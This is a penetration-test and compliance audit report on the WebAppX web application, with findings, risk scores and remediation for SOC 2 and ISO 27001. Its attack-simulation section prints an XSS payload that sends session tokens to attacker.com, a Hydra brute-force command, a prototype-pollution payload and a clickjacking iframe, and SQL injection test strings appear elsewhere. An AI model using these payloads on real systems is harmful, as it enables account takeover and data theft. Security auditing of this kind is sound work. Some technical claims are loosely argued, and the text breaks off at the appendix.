Cybersecurity audit - WebAppX

Version 1.0

Patryk Kieszek

Auditor's name

16 March 2025

Table of contents

Introduction

This cybersecurity audit was conducted for the web application WebAppX (https://WebAppX.live) and the CEO [REDACTED].

The scope of this audit includes pentesting report and the risk assessment in order to prepare and successfully pass **SOC 2** and **ISO 27001** certifications and being eligible for cybersecurity insurance. I put all the risks and recommendations inside the full detailed report.

As per our agreement, the tests were conducted externally. I didn't have a full access to the admin database (logins, passwords and admin panel). I didn't conclude Dos/DDos tests.

Executive Summary

Objective

This security audit of the WebAppX web application was conducted to assess its security posture and compliance with **SOC 2** & I**SO 27001** standards. The goal was to identify security vulnerabilities, assess associated risks, and provide remediation recommendations.

High-Level Findings

The audit uncovered several critical security vulnerabilities, including **Cross-Site Scripting (XSS)**, **missing security headers**, **outdated software components**, and **weak brute-force protection mechanisms**. These vulnerabilities expose the application to risks such as **unauthorised data access, session hijacking, clickjacking**, and **potential server compromise**.

Business Impact

If exploited, these vulnerabilities could lead to:

- **User data theft** through persistent XSS.
- **Account takeovers** due to weak session security.
- **Regulatory non-compliance** (SOC 2 & ISO 27001), leading to potential fines or lost business partnerships.
- **Reputation damage** and loss of customer trust.

Risk Summary

Risk Category	Description	CVSS Score	Severity
Cross-Site Scripting (XSS)	Stored XSS in localStorage/ sessionStorage allowing execution of malicious scripts.	8.0/10	High
Missing Content Security Policy (CSP)	No CSP headers, increasing risk of XSS & clickjacking.	7.5/10	High
Outdated JavaScript Libraries	Bootstrap 4.3.1 & jQuery 3.3.1 contain known vulnerabilities.	6.0/10	Medium
Brute-Force Protection Weakness	IP blocking exists but can be bypassed via VPN.	6.0/10	Medium
Outdated Nginx Server	Running an old version (1.18.0) with potential vulnerabilities.	6.0/10	Medium
Missing Security Headers	Some important security headers are present, but others are either missing or not optimally configured.	6.0/10	Medium

Key Recommendations

To mitigate these risks, the following actions are recommended:

1. **Mitigate XSS risks** by sanitizing user input and storing sensitive data on the **server-side**.
2. Implement a strict Content Security Policy (CSP) to prevent script injections.
3. Harden authentication security by enforcing 2FA and CAPTCHA for login.
4. **Upgrade outdated software components** (Bootstrap, jQuery, Nginx) to the latest versions.
5. **Add missing security headers** (HSTS, X-Frame-Options, Content Security Policy) to prevent common web-based attacks.

Scope and Methodology

Scope of the Security Audit

The security audit focused on assessing the security posture of the **WebAppX web application**. The primary objective was to evaluate the application's resilience against cyber threats, identify vulnerabilities, and ensure compliance with **SOC 2 & ISO 27001** security standards.

In-Scope Components:

- **Web Application:** https://192.0.2.1/
- Authentication & Authorization Mechanisms
- Session Management & Data Storage Security
- Server & Application Security Configurations
- Third-Party Dependencies & Libraries
- API Endpoints & Web Services Security

Out-of-Scope Components:

- **Internal Network Infrastructure** (Test was conducted externally without internal access)
- **Source Code Review** (Only black-box testing was performed)
- Physical Security Controls

Methodology

The assessment was conducted using a combination of **automated vulnerability scanning, manual penetration testing, and industry best practices**. The approach followed key cybersecurity frameworks such as **OWASP Testing Guide, NIST SP 800-115, and CIS Benchmarks**.

Testing Techniques Used:

1. **Reconnaissance & Information Gathering**

- Identifying exposed services, subdomains, and open ports.
- Using tools such as **Nmap, WhatWeb, and Shodan**.

2. **Vulnerability Scanning & Enumeration**

- Automated scanning using **Nikto, OWASP ZAP, and WAFW00F.**
- Identifying outdated software, misconfigurations, and security headers.

3. **Manual Penetration Testing**

- **Cross-Site Scripting (XSS)**: Injecting malicious scripts to test input sanitization.
- **SQL Injection (SQLi)**: Testing database query security.
- **Authentication Bypass**: Analyzing login mechanisms and session management.

4. **Exploitation & Risk Assessment**

- Assessing real-world exploitability of identified vulnerabilities.
- Using **Burp Suite, FFUF, and Dirb** for deeper application analysis.

5. **Reporting & Remediation Recommendations**

- Each vulnerability was analyzed and assigned a risk score using **CVSS v3.1.**
- Detailed remediation steps were provided for each issue.

Compliance & Security Standards Considered

- **SOC 2 (Security, Availability, and Confidentiality)**
- **ISO 27001 (Information Security Management System)**
- **OWASP Top 10 (Common Web Application Vulnerabilities)**
- **CIS Benchmarks (Best Practices for Server and Application Security)**

Limitations

- The audit was conducted as an **external black-box assessment** without administrative access.
- Findings are **based on available system responses** and **may not reflect deeper issues within the backend infrastructure.**
- Some vulnerabilities may have been **undetectable due to WAF or security controls blocking certain attack vectors.**

Conclusion

This methodology ensures a thorough security evaluation, aligning with industry best practices and compliance standards. The results from this audit serve as a **baseline for improving WebAppX's security posture** and mitigating identified risks.

Technical Findings

This section provides a detailed breakdown of identified security vulnerabilities in the WebAppX web application. Each finding includes a description of the issue, risk rating, proof of concept (PoC), potential impact, and recommended mitigation measures.

1. **Cross-Site Scripting (XSS) - Persistent in LocalStorage/ SessionStorage**
    - **Description:** A persistent XSS vulnerability was found in localStorage/sessionStorage, allowing attackers to inject and execute malicious JavaScript code.
    - **Risk (CVSS v3.1)**: 8.0/10 - High
    - **Proof of Concept:**

```
localStorage.setItem("session_token", « <script>alert('XSS')</script>");
```

    - **Impact:**
        - Attackers can execute malicious scripts in users' browsers.
        - Possible account hijacking or sensitive data theft.
    - **Mitigation**:
        - **Sanitize user input before storing in localStorage/ sessionStorage.**
        - **Implement Content Security Policy (CSP) headers.**
        - **Store sensitive data on the server side.**

2. **Missing Content Security Policy (CSP)**
    - **Description:** The lack of a CSP allows the execution of external scripts, increasing the risk of XSS and clickjacking attacks.
    - **Risk (CVSS v3.1)**: 7.5/10 - High
    - **Impact:**

- **Attackers can inject malicious JavaScript into the application.**
- **Increases risk of phishing and session hijacking.**

- **Mitigation:**
  - **Implement strict CSP headers to prevent unauthorized script execution.**
  - **Restrict loading of external scripts and inline JavaScript.**

3. Missing Security Headers

- **Description:** Some important security headers are present, but others are either missing or not optimally configured.
- **Risk (CVSS v3.1): 6.0/10 -** Medium

Headers That Are Present:

- X-Content-Type-Options: nosniff
- Strict-Transport-Security (HSTS)
- X-Frame-Options: DENY

- **Headers That May Be Missing or Need Optimization:**
  - **Content-Security-Policy (CSP) is missing**
  - **Permissions-Policy is not detected**
  - **Cross-Origin-Resource-Policy is not visible**
- **Impact:**
  - Lack of CSP allows potential XSS attacks.
  - HSTS max-age is too short (86,400 seconds) and should be extended to ensure long-term HTTPS enforcement.
- **Mitigation:**
  - **Increase HSTS max-age to at least 31536000 (1 year) for better HTTPS enforcement.**
  - **Implement a strict Content Security Policy (CSP) to block unauthorized scripts.**

- **Review and implement Permissions-Policy to limit unnecessary browser features.**

4. **Outdated JavaScript Libraries**
   - **Description:** The application uses outdated versions of **Bootstrap 4.3.1** and **jQuery 3.3.1**, which have known vulnerabilities.
   - **Risk (CVSS v3.1)**: 6.0/10 - Medium
   - **Impact:**
     - Potential exposure to cross-site scripting and prototype pollution attacks.
   - **Mitigation:**
     - **Upgrade Bootstrap and jQuery to the latest versions.**
5. **Brute-Force Protection Weakness**
   - **Description:** While IP-based blocking is in place, it can be bypassed using a VPN or proxy.
   - **Risk (CVSS v3.1):** 6.0/10 - Medium
   - **Impact:**
     - Increases risk of credential stuffing attacks.
   - **Mitigation:**
     - **Implement CAPTCHA for login attempts.**
     - **Enforce Two-Factor Authentication (2FA).**
6. **Outdated Nginx Server**
   - **Description:** The application is running **Nginx 1.18.0**, which is outdated and may contain security vulnerabilities.
   - **Risk (CVSS v3.1):** 6.0/10 - Medium
   - **Impact:**
     - Possible exposure to publicly known vulnerabilities.
   - **Mitigation:**
     - **Upgrade Nginx to the latest stable version.**
7. **API Security Testing**

8. API Endpoint Errors

- **Description:** Some API endpoints return **404 errors**
- **Risk (CVSS v3.1): Low**
  - **Ensure API endpoints only expose necessary information.**
  - **Use generic error messages instead of detailed stack traces.**

9. Missing `robots.txt` File

- **Description:** The absence of a `robots.txt` file allows search engines to index sensitive directories.
- **Risk (CVSS v3.1):** Low
- **Mitigation:**
  - Create a `robots.txt` file to restrict indexing of sensitive paths.

10.SQL Injection Testing

- **Description:** SQL injection vulnerabilities were tested using both **automated scanning (SQLmap, OWASP ZAP)**and **manual payload injection** in all available input fields (login forms, contact forms, and API requests). No exploitable SQL injection vulnerabilities were identified.
- **Risk (CVSS v3.1):** N/A - No Vulnerability Found
- Proof of Concept:
  - **Automated Test:** SQLmap was run against various endpoints, with no successful injections.
  - Manual Payloads Tested:

```
' OR '1'='1' —
" OR "1"="1" --
```

- Impact:
  - No unauthorized database access was possible.
  - The application appears to use parameterized queries or ORM frameworks to prevent SQL injection attacks.
- **Mitigation:**
  - No immediate mitigation required, but security best practices should be maintained.
  - Continue enforcing **prepared statements and parameterized queries** in database interactions.
  - Conduct **periodic code audits** to ensure SQLi protection mechanisms remain effective.

Conclusion

The audit identified several security vulnerabilities that need immediate attention. The highest-risk issues, such as XSS vulnerabilities and missing CSP headers, should be prioritised for remediation. Addressing these findings will significantly improve the security posture of WebAppX.

Attack Simulation & Exploitation Details

This section provides a detailed walkthrough of real-world attack scenarios, demonstrating how an attacker could exploit identified vulnerabilities in the **WebAppX** application. Each attack scenario includes **step-by-step exploitation, potential impact, and mitigation strategies.**

Scenario 1: Cross-Site Scripting (XSS) - Persistent Attack via LocalStorage

Objective: Exploit a persistent **XSS vulnerability** in `localStorage` to steal session tokens.

Attack Steps:

1. **Inject malicious script** into a vulnerable input field (e.g., profile bio or comments section):

```
<script>document.location='http://attacker.com/steal?token='+localStorage.getItem('session_token');</script>
```

2. **User loads the page**, and the script executes automatically.
3. **The session token is sent** to an attacker-controlled server.
4. **Attacker hijacks the session**, gaining unauthorized access to the victim's account.

Impact:

- Full **account takeover.**
- Exposure of **sensitive user data.**
- Compliance risk due to unauthorized access (SOC 2, ISO 27001).

- **Mitigation:**
  - **Use HttpOnly cookies instead of storing sensitive data in localStorage.**
  - **Implement strong CSP headers to block inline scripts.**

- **Sanitize and validate user input before rendering.**

Scenario 2: Brute-Force Login Attack - Bypassing IP-Based Blocking

Objective: Exploit weak authentication controls to attempt credential stuffing.

Attack Steps:

1. Identify the login page and check for authentication mechanisms.
2. **Use a brute-force tool** like Hydra or Burp Suite Intruder to attempt multiple login attempts:

```
hydra -l admin -P rockyou.txt -V https://WebAppX.live/accounts/login/ http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"
```

3. **Circumvent IP blocking** by rotating VPNs or using TOR nodes.
4. **Gain access** to user accounts using weak credentials.

Impact:

- Unauthorised access to accounts.
- Credential stuffing leading to large-scale compromise.
- Potential data breaches and compliance violations.
- **Mitigation:**
  - **Implement CAPTCHA after multiple failed login attempts.**
  - **Enforce account lockout policies.**
  - **Use Two-Factor Authentication (2FA).**

Scenario 3: Exploiting Outdated Bootstrap & jQuery Libraries

Objective: Leverage known vulnerabilities in outdated JavaScript frameworks.

Attack Steps:

1. **Identify outdated versions** using WhatWeb or manual source code inspection:

```
whatweb https://WebAppX.com
```

2. **Check known exploits** for detected versions using CVE databases:
    1. Bootstrap 4.3.1 (CVE-2019-8331 - XSS vulnerability)
    2. jQuery 3.3.1 (CVE-2020-11023 - Prototype Pollution Attack)
3. Inject a crafted payload into a vulnerable function:

```
$.extend(true, {}, JSON.parse('{"__proto__":{"polluted":"HACKED"}}'));
```

4. **Achieve remote code execution** or escalate privileges within the application.

Impact:

- Execution of arbitrary scripts.
- Potential **RCE (Remote Code Execution)** risk.
- Compromise of user sessions.

Mitigation:

- **Update Bootstrap and jQuery to the latest stable versions.**
- **Monitor security advisories for third-party dependencies.**

Scenario 4: Exploiting Missing Security Headers - Clickjacking Attack

Objective: Trick a user into clicking a hidden malicious button via iframe overlay.

Attack Steps:

1. **Create a malicious website** that embeds WebAppX within an iframe:

```
<iframe src="https://WebAppX.com" style="opacity:0; position:absolute; top:0; left:0;"></iframe>
```

2. **Trick the user** into interacting with an invisible element (e.g., transferring funds).
3. **User unknowingly performs actions** on WebAppX without their consent.

Impact:

- Unauthorized actions performed under a legitimate user session.
- Potential financial or reputational loss.

Mitigation:

- **Implement the `X-Frame-Options: DENY` header to prevent embedding.**
- **Use `Content-Security-Policy` to block unauthorized iframe loading.**

Conclusion

he attack simulations demonstrate how an attacker can:

- Steal session tokens via XSS
- Bypass login protections via brute-force attacks
- Exploit outdated dependencies to execute arbitrary scripts
- **Perform clickjacking** to force unintended user actions

Each attack scenario highlights the importance of **secure coding practices, strong authentication measures, and proper security headers**. Mitigating these vulnerabilities is essential to protecting the WebAppX platform from real-world exploitation.

Risk Assessment & Business Impact

This section evaluates the potential risks associated with the identified vulnerabilities in the WebAppX web application. Each risk is assessed based on impact, likelihood, and overall severity to prioritize remediation efforts effectively.

Risk Classification Criteria

To categorize risks, we use the Common Vulnerability Scoring System (CVSS v3.1) and a risk matrix to determine severity levels:

Impact	Likelihood	Risk Level
High	High	Critical
High	Medium	High
Medium	High	High
Medium	Medium	Medium
Low	High	Medium
Low	Medium	Low
Low	Low	Minimal

Risk Summary Table

Risk ID	Vulnerability	Impact	Likelihood	Risk Level
R-001	Persistent XSS in LocalStorage	Account hijacking, data theft	High	Critical
R-002	Missing Content Security Policy	Exposure to XSS & Clickjacking	High	High
R-003	Brute-Force Weakness	Unauthorized account access	Medium	High
R-004	Outdated Nginx Server	Potential server compromise	Medium	Medium

Risk ID	Vulnerability	Impact	Likelihood	Risk Level
R-005	Partially Configured Security Headers	Some security headers are missing (e.g., CSP), increasing risk of Clickjacking & XSS	Medium	Medium
R-006	Outdated Bootstrap/ jQuery	Exposure to client-side attacks	Medium	Medium
R-007	API Endpoint Exposure	No sensitive data leakage; endpoints return only generic 404 errors	Low	Minimal
R-008	Missing robots.txt	Sensitive paths indexed	Low	Minimal

Business Impact Analysis

1. User Account Security & Data Privacy
   - **Risk:** The XSS vulnerability could be exploited to steal user sessions, leading to account takeovers.
   - **Business Impact:** Loss of customer trust, potential GDPR or SOC 2 non-compliance, and reputational damage.
   - **Mitigation:** Store session data server-side and implement CSP headers to block unauthorized scripts.
2. Regulatory & Compliance Risks
   - **Risk:** Missing CSP and incomplete security headers could expose the application to security risks that fail compliance audits.
   - **Business Impact:** Non-compliance with SOC 2 & ISO 27001 could lead to loss of business contracts and regulatory fines.
   - **Mitigation:** Implement strict security policies and regularly conduct security reviews.

- **Clarification:** HSTS, X-Frame-Options, and X-Content-Type-Options are already present, but CSP and Permissions-Policy should be added.

3. Service Availability & System Integrity
   - **Risk:** Outdated software components (e.g., Nginx, Bootstrap, jQuery) increase exposure to known vulnerabilities.
   - **Business Impact:** Potential service downtime due to security breaches or exploit attempts.
   - **Mitigation:** Ensure timely software updates and apply patch management policies.

4. Unauthorized Access Risks

- **Risk:** Brute-force attacks could allow attackers to gain unauthorized access to user accounts.
    - IP-based blocking exists but can be bypassed with VPN or Tor.
    - No rate limiting was detected on the login API.
- **Business Impact:** Potential financial loss, compromised user accounts, and data breaches.
- **Mitigation:** Enforce 2FA, CAPTCHA, and IP-based rate limiting.

Compliance Mapping (SOC 2, ISO 27001, OWASP)

This section maps identified vulnerabilities to relevant security frameworks, ensuring that WebAppX aligns with industry standards and compliance requirements.

Vulnerability	OWASP Top 10	SOC 2 (Security)	ISO 27001 Control
Persistent XSS in LocalStorage	A7: XSS	Fails: Data Protection	A.9.1.1 Access Control
Missing Content Security Policy (CSP)	A5: Security Misconfig	Fails: Secure System Config	A.12.5 Secure Config
Brute-Force Protection Weakness	A2: Broken Auth	Fails: Access Control	A.9.4.1 Secure Login
Outdated Nginx Server	A9: Components	Fails: Patch Management	A.12.6.1 Security Updates
Partially Configured Security Headers	A6: Security Misconfig	Partially Configured: Needs CSP & Permissions-Policy	A.12.5 Secure Configuration (CSP missing)
Outdated Bootstrap/ jQuery	A9: Components	Fails: Secure Software Mgmt	A.12.6.2 Patching
API Endpoint Exposure	Not Applicable (Only 404 Errors)	No Data Leakage	No Data Classification Impact
Missing robots.txt	**A5: Security Misconfig**	**Not Compliance Critical**	**Not Compliance Critical**

Conclusion & Prioritization

- The **highest priority vulnerabilities** requiring **immediate remediation** are **XSS (R-001)** and **Missing CSP (R-002)**.
- **Brute-force weaknesses (R-003)** and **outdated components (R-004, R-006)** should be addressed in the **next phase**.
- Lower-risk vulnerabilities such as **robots.txt (R-008)** and **API endpoint exposure (R-007)** should be monitored but are **less urgent.**

Addressing these risks will significantly improve **WebAppX's security posture**, ensuring **compliance, data protection, and business continuity.**

SOC 2 Compliance Recommendations

SOC 2 focuses on five key areas:

1. **Security** – Protection of data from unauthorized access.
2. **Availability** – Ensuring system uptime and reliability.
3. **Processing Integrity** – Ensuring the correct functioning of services.
4. **Confidentiality** – Preventing unauthorized data disclosure.
5. **Privacy** – Protecting personal user information.

Key Actions Required:

- **Security Policies & Documentation** – Establish formal policies on access control, encryption, and system monitoring.
- **Log Monitoring & Auditing** – Implement logging for user authentication, system changes, and security events.
- **Security Testing & Risk Assessment** – Conduct regular penetration tests (like the one in this audit) and risk reviews.
- **Incident Response Plan** – Define steps for handling security breaches and attacks.
- **Data Backup & Recovery** – Ensure secure, frequent backups of critical business data.

Resources for Implementation:

- NIST Security Policy Templates
- SOC 2 Compliance Checklist

ISO 27001 Compliance Recommendations

ISO 27001 is an internationally recognized standard for Information Security Management Systems (ISMS). Certification requires both **technical controls** and **organizational security policies**.

Key Actions Required:

- Implement an ISMS (*Information Security Management System*) – A formalized approach to managing sensitive data.
- **Conduct Risk Assessment & Risk Management** – Identify security threats and define mitigation plans.
- **Access Control & Identity Management** – Ensure that only authorized personnel can access critical systems.
- **Incident Management Procedures** – Define a clear process for detecting, reporting, and mitigating security incidents.
- **Internal Security Audits** – Periodically review security controls to ensure compliance with ISO 27001 standards.

Resources for Implementation:

- ISO 27001 Policy Templates
- ISO 27001 Compliance Guide

Recommended Fixes & Security Enhancements

This section outlines the necessary remediation steps to address identified vulnerabilities and improve the overall security posture of the WebAppX web application.

Immediate Fixes (High-Risk Vulnerabilities)

These vulnerabilities pose the highest risk and should be remediated immediately to prevent potential exploitation.

1. Cross-Site Scripting (XSS) Mitigation

- **Sanitize all user input** to prevent JavaScript execution.
- **Use HttpOnly cookies** instead of storing sensitive data in localStorage/sessionStorage.
- **Implement Content Security Policy (CSP)** to restrict script execution.
- **Escape user-generated content** before rendering in the DOM.

2. Implement a Strict Content Security Policy (CSP)

- Restrict script execution to trusted sources.
- Block inline JavaScript by setting *Content-Security-Policy: script-src 'self'*.
- Use **CSP reporting mode** to detect potential violations before enforcing policies.

3. Strengthen Authentication & Brute-Force Protection

- Implement **CAPTCHA** after multiple failed login attempts.
- Enforce **account lockout policies** after a set number of failed attempts.
- Require **Two-Factor Authentication (2FA)** for all privileged accounts.
- Monitor failed login attempts and enable **IP-based rate limiting**.

4. Security Headers Implementation

1. HTTP Strict Transport Security (HSTS)

- **Current Status:** HSTS is enabled but with a short max-age of `86400` seconds (1 day).
- **Risk:** A short max-age period means users may not be fully protected from **Man-in-the-Middle (MitM) attacks**over HTTP if they visit before the policy expires.
- **Mitigation:** Increase the max-age value to at least **31536000 seconds (1 year)** for stronger HTTPS enforcement:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

2. Content Security Policy (CSP)
   - Current Status: No CSP detected.
   - **Risk:** Without CSP, the application is vulnerable to **Cross-Site Scripting (XSS) attacks** by allowing unauthorized script execution.
   - **Mitigation:** Implement a strict CSP header to block unauthorized scripts:

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com; object-src 'none';
```

3. X-Frame-Options
   - Current Status: Already set to `DENY`.
   - **Status:** Correctly implemented to prevent **Clickjacking attacks**.
4. X-Content-Type-Options
   - Current Status: Already set to `nosniff`.
   - **Status:** Correctly prevents MIME-type sniffing.
5. Permissions-Policy (Formerly Feature-Policy)
   - Current Status: Not detected.
   - **Risk:** Without a **Permissions-Policy**, the browser may allow unnecessary access to sensitive APIs (camera, microphone, geolocation, etc.).
   - **Mitigation:** Implement the following header to restrict unnecessary features:

```
Permissions-Policy: geolocation=(), microphone=(),
camera=()
```

6. Referrer-Policy
   - **Current Status:** Detected but not analyzed.
   - **Risk:** A loose policy may expose sensitive URL parameters in referrer headers.
   - **Mitigation:** Set a restrictive policy to avoid leaking referrer information:

```
Referrer-Policy: strict-origin-when-cross-origin
```

Short-Term Fixes (Medium-Risk Vulnerabilities)

These fixes should be implemented **within 1-2 months** to enhance security.

5. Update Outdated Software Components

- Upgrade **Bootstrap 4.3.1 → Latest Version** to mitigate known vulnerabilities.
- Upgrade **jQuery 3.3.1 → Latest Version** to prevent XSS and prototype pollution attacks.
- Upgrade Nginx 1.18.0 → Latest Stable Release to patch security flaws.
- Regularly monitor **CVE databases** for third-party dependencies.

6. Secure API Endpoints

- Ensure **authentication is required** for all sensitive API requests.
- Implement **rate limiting** on API endpoints to prevent brute-force attacks.
- Remove unnecessary **verbose error messages** to prevent information disclosure.

7. Implement Role-Based Access Control (RBAC)

- Restrict admin panel access to authorized users only.

- Use **principle of least privilege (PoLP)** to limit user permissions.
- Enforce **session expiration policies** for inactive accounts.

Long-Term Enhancements (Ongoing Security Improvements)

These security enhancements should be considered as part of a long-term strategy for maintaining a **secure development lifecycle (SDLC)**.

8. Implement Web Application Firewall (WAF)

- Deploy a **WAF solution** to filter malicious traffic and prevent common web attacks.
- Enable **real-time monitoring** for detecting intrusion attempts.
- Configure **custom rules** for blocking attack vectors like SQLi & XSS.

9. Conduct Regular Security Audits & Penetration Testing

- Schedule **quarterly penetration tests** to identify new vulnerabilities.
- Perform **automated security scans** using OWASP ZAP & Burp Suite.
- Establish a **bug bounty program** to encourage ethical hacking reports.

10. Implement Secure Coding Practices

- Train developers on **OWASP Top 10 vulnerabilities.**
- Enforce **code reviews & security testing** before deployment.
- Integrate **static & dynamic application security testing (SAST/DAST)** in CI/CD pipelines.

Conclusion & Next Steps

The cybersecurity audit identified key security vulnerabilities that need immediate attention to improve WebAppX's security posture. The highest-risk issues, including XSS vulnerabilities and missing CSP headers, should be prioritized for remediation to mitigate potential data theft and account compromise risks.

Addressing the following security weaknesses will significantly enhance the application's security and compliance:

- **Immediate Fixes**: Implement security patches for high-risk vulnerabilities, including fixing XSS, enforcing CSP, and improving authentication security.
- **Short-Term Improvements**: Upgrade outdated software components, such as Bootstrap, jQuery, and Nginx, to eliminate known security flaws.
- **Long-Term Enhancements**: Conduct regular security audits and penetration testing to monitor and strengthen security defenses over time.
- **Compliance Preparation**: Implement SOC 2 and ISO 27001 governance measures, including security policies, risk assessments, and incident response plans to meet certification requirements.

By following these steps, WebAppX can significantly improve its security posture and ensure compliance with industry standards.

Follow-Up Penetration Testing

The evidence presented in this audit demonstrates the real-world exploitability of WebAppX's security vulnerabilities. Addressing these issues as outlined in the **Recommended Fixes & Security Enhancements** section will significantly strengthen the application's security posture.

To ensure continuous security improvements and maintain compliance with **SOC 2 and ISO 27001**, a follow-up penetration test should be conducted **after implementing the recommended security fixes**. The objectives of this follow-up assessment include:

- **Validation of Fixes:** Confirm that previously identified vulnerabilities, including XSS, brute-force protection weaknesses, and missing security headers, have been effectively remediated.
- **Identification of New Security Gaps:** Ensure that no unintended security flaws were introduced during system updates or configuration changes.
- **Compliance Verification:** Validate that the security measures align with SOC 2, ISO 27001, and OWASP security best practices.
- **Ongoing Security Monitoring:** Establish a periodic security testing process (e.g., quarterly or bi-annual penetration testing) to detect and mitigate emerging threats.

A well-structured follow-up penetration test will provide assurance that WebAppX is resilient against evolving cyber threats and ready for **SOC 2 and ISO 27001 certification assessments**.


Appendix & Evidence


This section contains supporting evidence from security assessments, including screenshots, logs, and technical details of the identified vulnerabilities. The provided evidence serves to validate findings and demonstrate exploitation methods.

1. Reconnaissance Phase

1.1 Nmap Scan Results

